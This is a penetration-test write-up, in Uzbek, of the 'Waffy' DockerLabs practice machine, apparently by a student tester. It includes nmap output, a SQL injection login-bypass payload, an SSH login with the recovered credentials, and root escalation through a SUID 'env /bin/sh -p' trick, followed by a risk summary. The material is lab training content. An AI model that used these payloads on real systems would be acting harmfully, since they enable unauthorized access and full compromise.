

Waffy — dockerlabs



Target nomi: Waffy — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 26.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning ochiq portlarini aniqlash uchun `nmap` vositasidan foydalanildi

```
nmap -sV 172.17.0.2
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 9.6p1 Ubuntu	OPEN
80/tcp	HTTP	Apache httpd 2.4.58 Ubuntu	OPEN

```
(pegasus@env) - [~/Desktop]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 14:46 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: D6:BA:16:8F:51:A0 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds


(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web Sayit Tahlili


Targetning 80 - portida quyidagi web sayit ishlayotgani aniqlandi

`http://127.0.0.1:5500/index.html`




Web sayitninh login qismidan `SQL injection` zaifligi aniqlandi va ungap exploit topildi

```
'OR JSON_VALID(id) - --
```



Topilgan exploit orqali tizimga login qilinganda tizimdagi **baluton** userining credentials lari topildi

```
Username: baluton  
Password: balulero balulon
```



3 — Initials access

SSH authentication

Topilgan credentials lar bilan muvafaqiyatli authenticaon qilindi

```
ssh baluton@172.17.0.2
//Password: balulerobalulon
```

```
(pegasus@env) - [~/Desktop]
$ ssh baluton@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:5ic4ZXizeEb8agR4jNX59cB0NCe5b5iEcU9lf2zt0Q0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
baluton@172.17.0.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 23 14:48:26 2025 from 172.17.0.1
baluton@9bce5d2eba84:~$ Odilov Aslanbek|
```

4 — Privilege Escalation

Local Enumeration

Qidiruv natijasida tizimdan root nomidan isha tushuvchi **SUID** topildi

```
find / -perm -4000 2>/dev/null
```

Output: /usr/bin/env

```
baluton@9bce5d2eba84:~$ find -perm 4000 -type f 2>/dev/null
baluton@9bce5d2eba84:~$ find -perm 4000 2>/dev/null
baluton@9bce5d2eba84:~$ find / -perm -4000 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
baluton@9bce5d2eba84:~$ Odilov Aslanbek
```

Topilgan `SUID` ga GTFobins kutubxonasidan exploit topildi va uni ishlatish orqali root user darajasiga chiqildi.

<https://gtfobins.org/gtfobins/env/#shell>

```
env /bin/sh -p
```

.. / env

Sponsor Fork Star 13,489

Shell

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

env /bin/sh -p

[Source](#) | [History](#)

Root access

Tizimda root user darajasiga chiqildi

```
env /bin/sh -p
```

```
baluton@9bce5d2eba84:~$ env /bin/sh -p
# id
uid=1000(baluton) gid=1000(baluton) euid=0(root) groups=1000(baluton)
# whoami
root
# Odilov Aslanbek
```

Executive Summary

Umumiy xulosa

Penetratsion test davomida maqsad tizimining to'liq komprometatsiyasiga olib keluvchi kritik hujum zanjiri aniqlandi. Dastlab web-ilovaning autentifikatsiya mexanizmda **SQL Injection** zaifligi mavjudligi aniqlandi. Ushbu zaiflikdan foydalanish orqali autentifikatsiya jarayoni chetlab o'tildi va ilovaga ruxsatsiz kirish imkoniyati qo'lga kiritildi.

Autentifikatsiyadan muvaffaqiyatli o'tilgandan so'ng, ilova ichidan tizim foydalanuvchisiga tegishli credentiallar aniqlandi. Topilgan credentiallardan foydalanib, maqsad tizimiga **SSH** orqali kirish amalga oshirildi va operatsion tizim darajasida dastlabki foydalanuvchi huquqlari qo'lga kiritildi.

Tizim ichida olib borilgan **Local Enumeration** jarayonida root huquqlari bilan ishlovchi noto'g'ri sozlangan **SUID binary** aniqlandi. Mazkur binary uchun mavjud bo'lgan privilege escalation usulidan foydalanish natijasida oddiy foydalanuvchi huquqlaridan **root** darajasigacha huquqlar oshirildi va tizim ustidan to'liq nazorat qo'lga kiritildi.

Aniqlangan zaifliklar tizimda kiruvchi ma'lumotlarni yetarli darajada filtrlash va validatsiya qilmaslik, credentiallarni xavfsiz saqlamaslik hamda privilegiyalarni noto'g'ri boshqarish kabi xavfsizlik kamchiliklari mavjudligini ko'rsatadi. Ushbu

zaifliklar ketma-ket ekspluatatsiya qilinganda masofadagi hujumchiga tizim ustidan to'liq nazorat o'rnatish imkonini beradi.

Potensial ta'sir

- Autentifikatsiyani chetlab o'tish (Authentication Bypass)
- Ilovaga ruxsatsiz kirish
- Foydalanuvchi credentiallarining oshkor bo'lishi
- SSH orqali tizimga kirish imkoniyatining qo'lga kiritilishi
- Privilegiyalarni root darajasigacha oshirish
- Tizim ustidan to'liq nazorat o'rnatish
- Maxfiylik (Confidentiality), Butunlik (Integrity) va Mavjudlik (Availability) tamoyillarining buzilishi

Umumiy xavf darajasi

Risk Rating: Critical